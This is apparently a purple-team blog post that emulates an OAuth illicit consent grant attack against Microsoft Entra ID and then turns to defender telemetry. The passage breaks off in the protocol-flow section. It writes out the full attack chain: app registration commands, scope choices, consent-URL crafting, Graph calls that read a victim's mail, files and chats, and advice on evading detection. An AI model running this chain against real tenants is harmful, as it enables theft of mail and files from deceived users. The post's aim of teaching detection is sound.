Illicit consent grant attacks have been a staple of cloud and identity focused adversary tradecraft for years. The premise is nothing novel. An adversary registers a multi-tenant OAuth application in their own Entra ID tenant, crafts a consent URL targeting a victim tenant, and tricks a user into granting the app delegated permissions to their mail, files, and chats. No password theft. No MFA bypass. The victim willingly hands over access by clicking "Accept" on a prompt that looks like any other OAuth flow. However, itremains an efficient and effective technique.
This technique showed up in the Midnight Blizzard breach of Microsoft's own corporate environment in January 2024. The Russian threat group compromised a legacy test tenant, found an existing OAuth application with elevated permissions, and used it to create additional malicious OAuth apps that granted access to senior leadership mailboxes. Researchers at Semperis later described a "Hidden Consent Grant" technique that leverages Directory.ReadWrite.All for tenant takeover, and an early 2025 campaign spoofed 19 malicious apps impersonating OneDrive, DocuSign, and Adobe to harvest OAuth tokens at scale.
Microsoft enabled a managed consent policy by default in July 2025, restricting user consent to third-party apps. But organizations that disabled the policy, run custom consent settings, or never updated their tenant configuration are still exposed, and attacks in the wild suggest a lot of tenants fall into that bucket.
What I wanted from this emulation was both sides of the attack. Not just "here's the telemetry or how it works (generically)", I've read a lot of these blogs, but also why the adversary makes the choices they do, what those choices look like in the data, and what the defender is supposed to do when the alert fires at 2 a.m. The two views only make sense together. The visibility asymmetry, the adversary knowing exactly what the victim tenant can and can't see, is what makes this attack work in the first place.
Let's get into it!
The Attack Chain

The flow has distinct stages, each with a different detection surface:
| # | Stage | What Happens | Where | Victim Visibility |
|---|---|---|---|---|
| 1 | App Registration | Adversary registers a multi-tenant app with specific delegated permissions | Adversary tenant | None |
| 2 | Client Secret | Adversary creates a client secret for token exchange | Adversary tenant | None |
| 3 | Consent URL | Adversary crafts an OAuth authorize URL targeting the victim tenant | Adversary machine | None |
| 4 | Delivery | Consent URL delivered via email, Teams, LinkedIn, SMS, QR code, etc. | Out-of-band | Maybe, depends on channel |
| 5 | Victim Consents | Victim clicks URL, authenticates, grants consent | Victim tenant | Entra audit log, M365 UAL |
| 6 | Token Exchange | Adversary exchanges auth code for access + refresh tokens | Adversary infra | Entra sign-in log |
| 7 | Data Access | Adversary calls Graph API for mail, files, chats | Adversary infra | Graph Activity, UAL |
Everything before Stage 5 is invisible to the victim tenant. The adversary side of the flow runs entirely in their own tenant and on their own infrastructure, and Microsoft doesn't ship that data to you. The first signal you see is at Stage 5, when your user clicks "Accept." Everything before that (the app, the secret, the pretext, the delivery) happens where you cannot see it.
Building the Adversary Side
Two tenants for the emulation: a personal Azure tenant as the adversary, and a research tenant as the victim. The adversary side is where every decision that shapes this attack gets made, and all of them get made in the first several minutes of using az CLI. Let me walk through exactly what I did and why each step matters, because every choice made leaves a fingerprint on the defender side.
Registering the multi-tenant app
First step is az ad app create:
az ad app create \
  --display-name "secure-document-viewer-815903" \
  --sign-in-audience "AzureADMultipleOrgs" \
  --web-redirect-uris "http://localhost:8080/callback" \
  --required-resource-accesses "@graph-delegated.json"
The setting that makes this attack possible at all is --sign-in-audience AzureADMultipleOrgs. Drop that flag and you get AzureADMyOrg (single-tenant) by default, which means the app only works inside my tenant and there is no cross-tenant attack. With it, the app is consentable from any Entra ID tenant in the world. One registration, infinite potential targets, zero per-target infrastructure rebuild.
The command returns a big blob of JSON. The parts I actually care about:
{
  "appId": "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde",
  "displayName": "secure-document-viewer-815903",
  "signInAudience": "AzureADMultipleOrgs",
  "web": {
    "redirectUris": ["http://localhost:8080/callback"]
  }
}
The appId is the universal pivot. It's what my phishing URL will reference, what ends up in every downstream log on the victim side (AppId in the audit log, appId in sign-in logs and Graph Activity), and what the defender will chain pivots off when the alert fires. I keep this in a scratch file alongside the tenant ID.
I picked secure-document-viewer-815903 as a display name because it's boring in a plausible way. A real campaign would pick something closer to a known brand (Contoso DocuSign Integration, M365 Security Review, SharePoint Online Sync), because the consent prompt is the attack surface and brand familiarity is what gets users past the permission list. The 2025 campaign that spoofed 19 apps impersonating OneDrive, DocuSign, and Adobe existed for exactly this reason. Users don't typically read the scopes. They read the logo and the name.
Choosing scopes
The --required-resource-accesses file declares what permissions the app wants. Mine:
[
  {
    "resourceAppId": "00000003-0000-0000-c000-000000000000",
    "resourceAccess": [
      { "id": "570282fd-fa5c-430d-a7fd-fc8dc98a9dca", "type": "Scope" },
      { "id": "024d486e-b451-40bb-833d-3e66d98c5c73", "type": "Scope" },
      { "id": "e1fe6dd8-ba31-4d61-89e7-88639da4683d", "type": "Scope" },
      { "id": "863451e7-0667-486c-a5d6-d135439485f0", "type": "Scope" },
      { "id": "5c28f0bf-8a70-41f1-8ab2-9032436ddb65", "type": "Scope" },
      { "id": "f501c180-9344-439a-bca0-6cbf209fd270", "type": "Scope" }
    ]
  }
]
resourceAppId: 00000003-0000-0000-c000-000000000000 is Microsoft Graph. Six Scope entries, each GUID a specific delegated permission:
| Scope | GUID | What it grants |
|---|---|---|
| Mail.Read | 570282fd-fa5c-430d-a7fd-fc8dc98a9dca | Read the signed-in user's mailbox |
| Mail.ReadWrite | 024d486e-b451-40bb-833d-3e66d98c5c73 | Read, create, update, and delete mail in the user's mailbox |
| User.Read | e1fe6dd8-ba31-4d61-89e7-88639da4683d | Sign in the user and read their basic profile |
| Files.ReadWrite.All | 863451e7-0667-486c-a5d6-d135439485f0 | Read and write all files the user can access (OneDrive + shared SharePoint) |
| Files.ReadWrite | 5c28f0bf-8a70-41f1-8ab2-9032436ddb65 | Read and write only files the user owns (their OneDrive) |
| Chat.Read | f501c180-9344-439a-bca0-6cbf209fd270 | Read the user's one-on-one and group Teams chats |
The type distinction is load-bearing. Scope in the JSON means delegated permission (the app acts as the user). Role would mean application permission (the app acts as itself, app-only), which is a very different attack. Application permissions always require admin consent, and per Microsoft's grant-admin-consent docs the rules on which admin roles can grant it are narrower than you might expect. Privileged Role Administrator (and Global Administrator as a superset) can consent to any permission on any API. Application Administrator, Cloud Application Administrator, and AI Administrator can consent to any permission on any API, except Microsoft Graph app roles. So for a Graph app-only attack specifically, only Privileged Role Admin or Global Admin will do. No other role, no regular user, can click Accept on it regardless of the tenant's consent policy.
Delegated doesn't automatically mean user-consentable either. Plenty of delegated scopes are still marked admin-consent-required on the resource itself. Querying Microsoft Graph's service principal directly confirms the examples:
az ad sp show --id 00000003-0000-0000-c000-000000000000 \
  --query "oauth2PermissionScopes[?type=='Admin'].value" -o tsv
By the way, Merill Fernando has an awesome Microsoft Graph Permissions Explorer that breaks down which permissions (application & delegated) are admin vs user consentable.

Piping through grep Directory narrows the full admin-required list down to just the directory-touching scopes, which is where the genuinely dangerous delegated permissions live: Directory.AccessAsUser.All, Directory.Read.All, Directory.ReadWrite.All, plus a long tail of RoleManagement.*.Directory and RoleAssignmentSchedule.*.Directory scopes that would let an app read or rewrite directory role assignments on behalf of an admin. Drop the grep and you also pick up User.Read.All, Group.Read.All, AuditLog.Read.All, Application.Read.All, and many more in the same category. All of them are delegated in type but a regular user still cannot self-consent to any of them. This is why the Semperis hidden consent technique works the way it does: Directory.ReadWrite.All is delegated-but-admin-required, so that attack is really about getting an admin to click Accept on a convincing pretext.
One finding I didn't expect until I actually queried the SP: every Mail.* delegated scope on current Microsoft Graph is user-consentable. That includes Mail.Read.Shared, Mail.ReadWrite.Shared, Mail.Send, and Mail.Send.Shared. There is no admin-consent bar at the scope level for mail-targeted consent phishing. The only gate is the tenant's user consent policy.
My scope set (Mail.Read, Mail.ReadWrite, Files.ReadWrite, Files.ReadWrite.All, User.Read, Chat.Read) is deliberately user-consentable. I verified each against the Graph service principal directly and all six return type: User. A non-admin victim can grant them on a tenant with a permissive consent policy. That's a real adversary design constraint. The harder the consent bar, the narrower the pool of users who can actually fall for the phish.
I also want offline_access, but that one isn't declared here. It's a reserved OIDC scope I request at consent time through the authorize URL's scope parameter. Its only job is to tell Entra "issue a refresh token alongside the access token." Without it, the adversary gets the access token and nothing else.
Per Microsoft's access token docs, the default access token lifetime is deliberately randomized between 60 and 90 minutes (75 on average), and the randomization is for service resilience. That floats higher in a couple of cases. Tenants without Conditional Access see a 2-hour default for first-party clients like Teams and M365, and CAE-aware sessions negotiate long-lived tokens in the 20 to 28 hour range. Tenant admins with an Entra ID P1 license can also set a custom lifetime via a Configurable Token Lifetime policy anywhere from 10 minutes to 24 hours. Across two runs of this emulation I saw exp - iat of 4915 seconds (about 82 minutes) on the first run and 4159 seconds (about 69 minutes) on the second, both squarely in the default band. You can reasonably expect any given issuance to land somewhere in that window.
Every real-world campaign requests offline_access because a 60-to-90-minute window is not a useful persistence horizon. Mine does too. The refresh token is the actual prize. It's currently non-configurable (Microsoft retired refresh-token lifetime policy on January 30, 2021) with a default Max Inactive Time of 90 days, extended each time the token is used.
The scope combination itself is a calibration. Mail + Files + Chat covers the three highest-value collection surfaces in M365. Every additional scope is another line on the consent prompt, and more lines mean more users who balk. A more surgical operator might go with Mail.Read + offline_access only, enough for mailbox collection and quieter on the UI. A more aggressive one escalates into admin-required territory like Directory.ReadWrite.All, accepting a narrower victim pool for a tenant-takeover payoff. I picked the middle path because it matches the shape of consent phishing most orgs are likely to see.
Creating the client secret
az ad app credential reset --id "$APP_ID" --append --years 1
Output:
{
  "appId": "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde",
  "password": "x8Q~aB7cD...",
  "tenant": "645b56f5-xxxx-xxxx-xxxx-eaf15182f822"
}
The password field is the client secret. I need it to authenticate the app itself when I POST to the token endpoint after the victim consents. I could have used a certificate instead (--cert flag), which is slightly stealthier, but secrets are faster to set up and the app doesn't have to survive long enough for rotation to matter in my opinion.
The tenant value in the response is the adversary tenant ID. This is the value that will show up as AppOwnerOrganizationId in the victim tenant's consent audit log. Worth putting in the scratch file too, because "AppOwnerOrganizationId doesn't match any known vendor" is one of the strongest signals the defender has.
Crafting the consent URL
This is where pretext meets protocol. The URL I send to the victim:
https://login.microsoftonline.com/{VICTIM_TENANT_ID}/oauth2/v2.0/authorize
  ?client_id=0da9360e-xxxx-xxxx-xxxx-45c5e7076fde
  &response_type=code
  &redirect_uri=http://localhost:8080/callback
  &scope=Mail.Read Mail.ReadWrite User.Read Files.ReadWrite.All Files.ReadWrite Chat.Read offline_access
  &state=99636c11-xxxx-xxxx-xxxx-da94b9049dc1
Note the URL targets the victim's tenant ID in the path, not mine. Authorize endpoints are tenant-scoped. You consent inside the tenant where you are a user, even when the app you're consenting to lives in a different tenant. This is the whole mechanism that makes cross-tenant consent phishing work. My app in my tenant, consented to by a user in their tenant, through an authorize endpoint pinned to their tenant.
Two clarifications on that tenant ID. First, how I got it: in a real campaign the adversary would start with recon. Tenant IDs are not secret and there are plenty of unauthenticated ways to look one up from a victim's public domain. The OIDC discovery endpoint (https://login.microsoftonline.com/{victim-domain}/.well-known/openid-configuration) returns the tenant ID in the issuer field for any verified domain. MX records for Exchange Online tenants point at *.mail.protection.outlook.com and the tenant label embedded there maps back to the tenant ID. Tooling like AADInternals automates all of it. Recon is cheap.
Second, and more important: the adversary doesn't actually have to know the tenant ID at all. Microsoft lets you put common or organizations in the path slot instead of a tenant GUID. From the v2 protocols doc:
The
{issuer}value in the path of the request can be used to control who can sign into the application. The allowed values are common for both Microsoft accounts and work or school accounts, organizations for work or school accounts only, consumers for Microsoft accounts only, and tenant identifiers such as the tenant ID or domain name.
For enterprise consent phishing, /organizations/oauth2/v2.0/authorize is the adversary's sweet spot. One URL, works against every Entra tenant in the world, no per-target recon or per-target URL regeneration. Entra resolves the victim's tenant from whatever account they sign in with. common works the same way but also accepts personal Microsoft accounts, which adversaries running enterprise campaigns usually don't want polluting the funnel. The 2025 campaigns that spoofed 19 apps at scale almost certainly used organizations for exactly this reason.
From a defender angle this is worth internalizing. A single malicious consent URL using /organizations/ can be fired at hundreds of tenants simultaneously. Your tenant might be target tenant 47 in that campaign, and there's nothing in the URL itself that says so; the attacker didn't need to pick you specifically. They only needed any user in your tenant who would click.
In a real campaign this URL would be embedded in a spearphishing email, a Teams message, a LinkedIn InMail, or a QR code on a poster in the parking lot. Any channel that gets the user to click a link. For the emulation, I pasted it into a browser.
The localhost redirect caveat
redirect_uri=http://localhost:8080/callback only works in a lab because the browser completing consent is running on the same machine as the listener waiting for the code. Microsoft specifically allows http://localhost as a loopback exception per RFC 8252 §7.3 and §8.3, which is what makes this usable for me without HTTPS. (Per the same doc, the port is ignored for localhost matching too, which is why :8080 works without being separately registered.)
In a real cross-tenant attack, the adversary has to host an HTTPS endpoint on a domain they own and register it as a replyUrl on the app registration. The requirement is strict. Entra rejects the authorize request with AADSTS50011: The reply URL specified in the request does not match the reply URLs configured for the application if the URI isn't pre-registered. Microsoft caps this at 256 replyUrls per app registration for work/school audiences, which leaves room for a stealthier operator to list decoys alongside the real endpoint.
When a user consents, the replyUrls on the app registration get synced onto the service principal that gets provisioned in the victim tenant. Per Microsoft's redirect URI doc, the app object is the source of truth and the SP is a mirror ("Never add redirect URI values to a service principal because these values could be removed when the service principal object syncs with the application object"). From the defender's seat, that means the SP object in the victim tenant carries a readable snapshot of the adversary's reply URLs as long as the SP exists.
This is the bridge from adversary mindset to defender workflow. There are three places to look at the reply URL for a consented multi-tenant app, depending on which tenant you are in and what tooling you use.
In the victim tenant, portal: Entra admin center > Identity > Applications > Enterprise applications > select the app (by display name) > Properties. The reply URL is listed at the bottom of the Basic information section. This is the SP as provisioned in your tenant.
In the victim tenant, az CLI: the SP does not always appear when you filter on display name (some apps don't match cleanly on --display-name), so filter on the AppId you got from the audit event:
az ad sp list --filter "appId eq '0da9360e-xxxx-xxxx-xxxx-45c5e7076fde'" \
  --query '[].{id:id, displayName:displayName,
             appOwnerOrganizationId:appOwnerOrganizationId,
             replyUrls:replyUrls,
             verifiedPublisher:verifiedPublisher,
             signInAudience:signInAudience,
             tags:tags}' \
  -o json
In the victim tenant, Graph REST: the same fields, one call:
GET https://graph.microsoft.com/v1.0/servicePrincipals(appId='0da9360e-xxxx-xxxx-xxxx-45c5e7076fde')
  ?$select=appId,displayName,appOwnerOrganizationId,replyUrls,verifiedPublisher,signInAudience,tags
In the adversary tenant (if you have jurisdiction there): the app registration holds replyUrls under web.redirectUris. Portal path: Entra admin center > Identity > Applications > App registrations > select the app > Authentication > Redirect URIs. Or via az ad app show --id {appId} which returns the full app registration with web.redirectUris.
A consented multi-tenant app whose replyUrls point at oauth-callback.some-throwaway-domain.com, with verifiedPublisher: null and appOwnerOrganizationId not on your vendor allowlist, is not what legitimate integrations look like. None of those three fields is dispositive alone, which is why this lookup is most useful as a triage pivot combined with scope review and first-seen anomaly detection.
The consent click
The victim opens the URL, authenticates (MFA runs normally, this attack doesn't bypass it), and sees the consent prompt:

The prompt displays the app's display name, the publisher, whether the publisher is verified, and a scrollable list of permissions. For my emulation the publisher shows as unverified (Entra surfaces an "unverified publisher" warning in that case), but the user clicks Accept anyway. Getting past that warning requires the publisher verification program, which runs through the Microsoft AI Cloud Partner Program (CPP, formerly the Microsoft Cloud Partner Program, and before that the Microsoft Partner Network) and gates on CPP enrollment plus domain ownership proof. That's real cost and setup effort, so it's a bar most campaigns don't clear.
It has been cleared, though. In December 2022, Proofpoint disclosed and Microsoft publicly confirmed a consent phishing campaign in which threat actors fraudulently impersonated legitimate companies during partner-program enrollment (then called MCPP) to obtain verified-publisher status on malicious OAuth apps. The apps primarily targeted UK and Ireland organizations, requested delegated mailbox, calendar, and meeting scopes with offline_access, and in some cases produced token lifetimes exceeding a year. Microsoft disabled the fraudulent partner accounts and tightened MCPP vetting in response. So verified-publisher is a meaningful trust signal, but it is not a guarantee. A sufficiently motivated operator can impersonate their way through the program, and this specific pattern has a public paper trail.
One caveat on my lab setup. I authenticated as a Global Admin on the victim tenant. Entra promoted what would normally be a per-user consent to a tenant-wide admin consent automatically. That's why you'll see ConsentContext.IsAdminConsent: True and ConsentContext.OnBehalfOfAll: True in the audit log in the next section. For a regular (non-admin) user on a sanely-configured tenant, both of those fields would be False and the grant would apply only to the consenting user. The detection fields and the correlation chain are identical either way; the blast radius is not.
The code-for-token swap
After Accept, Entra redirects the browser to http://localhost:8080/callback?code=0.AXoA...&state=.... My listener grabs the code out of the query string and hands it straight to the token exchange, which is a POST to the /oauth2/v2.0/token endpoint with the code, client_id, client_secret, and redirect_uri. I'll dissect that exact request in the next section.

From the time the victim clicks Accept to the time I have a working access token in hand, the whole dance is under five seconds. That's the entire adversary side: one app registration, one client secret, one consent URL, one code exchange. Everything beyond that is just Graph API calls with a valid bearer token.
Using the access token
With the token in hand, every Graph call is just a curl with an Authorization: Bearer header. The attacker-side demonstration closes with four requests:
ACCESS_TOKEN="eyJ0eXAiOiJKV1QiLCJub25jZSI6..."

curl -s -H "Authorization: Bearer $ACCESS_TOKEN" \
  "https://graph.microsoft.com/v1.0/me"

curl -s -H "Authorization: Bearer $ACCESS_TOKEN" \
  "https://graph.microsoft.com/v1.0/me/messages?\$top=10&\$select=subject,from,receivedDateTime,bodyPreview"

curl -s -H "Authorization: Bearer $ACCESS_TOKEN" \
  "https://graph.microsoft.com/v1.0/me/drive/root/children?\$select=name,size,lastModifiedDateTime"

curl -s -H "Authorization: Bearer $ACCESS_TOKEN" \
  "https://graph.microsoft.com/v1.0/me/chats?\$top=10&\$select=id,topic,chatType"
All four returned 200 with the victim's actual data: profile, mail previews, OneDrive root listing, Teams chats. Nothing stopped the requests. There is no additional consent prompt, no MFA re-challenge, no notification to the user that their data is being read. The adversary now has delegated access to the victim's mail, files, and chats for as long as the refresh token lives.
I'll dissect the wire-level detail of one of these requests in the Protocol Flow section later. For now, this is the moment the attack is complete from the adversary's perspective: consent granted, code swapped for tokens, Graph calls succeeding.
OpSec I deliberately didn't do
My emulation was sloppy on purpose. I hit /me, /me/messages, /me/drive, and /me/chats back-to-back in ten seconds, from a single VPS, with curl/8.7.1 as the user agent. That makes every detection signal downstream (temporal clustering, single source IP, bare user agent) clean and obvious in the telemetry, which is useful for the first iteration of a rule.
A stealthier threat might:
- Throttle Graph calls to blend with normal traffic. Ten-second bursts are a tell.
- Use delta queries (
/me/messages/delta) for ongoing collection instead of re-enumerating, to reduce footprint. - Route through a residential proxy or a VPS near the victim's geography to defeat impossible-travel signals.
- Set a plausible User-Agent (
Mozilla/5.0...or a known SDK string) on both the token exchange and every Graph call. - Avoid
$top=999and other volume tells.
The data I collected is exactly what an inexperienced or moving-fast adversary would leave behind, and in the age of AI-assisted hacking that shape of fingerprint is not going away. It is useful both for building the baseline detection and for staring at when thinking about what a more careful operator's telemetry would look like.
The visibility asymmetry
A thoughtful operator knows exactly what the victim tenant can log. They know Consent to application fires in the victim's Entra audit log. They know Graph Activity Logs exist but are opt-in and most tenants don't have them. They know their own tenant's app registration, secret creation, and consent URL crafting are invisible to the victim unless the victim is Microsoft and can pull a cross-tenant response (which is how Midnight Blizzard got unwound). The visibility asymmetry is the attack. The adversary operates in the spaces where the defender cannot see.
The rest of this post is the defender's view: what lands in those logs, what doesn't, how the five data sources tie together, and what to do when the alert fires.
The Protocol Flow, Request by Request
Before looking at what the victim tenant logs, I want to walk through exactly what's happening on the wire during the consent flow. I captured this by running my listener with verbose logging, pointing the browser's dev tools at the authorize URL, and decoding the tokens in jwt.io as they came back. Each HTTP request in the sequence produces a specific log entry on the defender side, and you can't reason about the telemetry without knowing which request produced which field.
The Authorization Code grant is a four-step conversation: authorize request > consent UI > token exchange > Graph calls. Here's what each step actually looks like.
1. The Authorize Request
The victim's browser follows the phishing URL to Entra's authorize endpoint in the victim's tenant:
GET /{victim_tenant_id}/oauth2/v2.0/authorize
  ?client_id=0da9360e-xxxx-xxxx-xxxx-45c5e7076fde
  &response_type=code
  &redirect_uri=http://localhost:8080/callback
  &scope=Mail.Read%20Mail.ReadWrite%20User.Read%20Files.ReadWrite.All%20Files.ReadWrite%20Chat.Read%20offline_access
  &state=99636c11-xxxx-xxxx-xxxx-da94b9049dc1
  &response_mode=query HTTP/1.1
Host: login.microsoftonline.com
Five parameters matter:
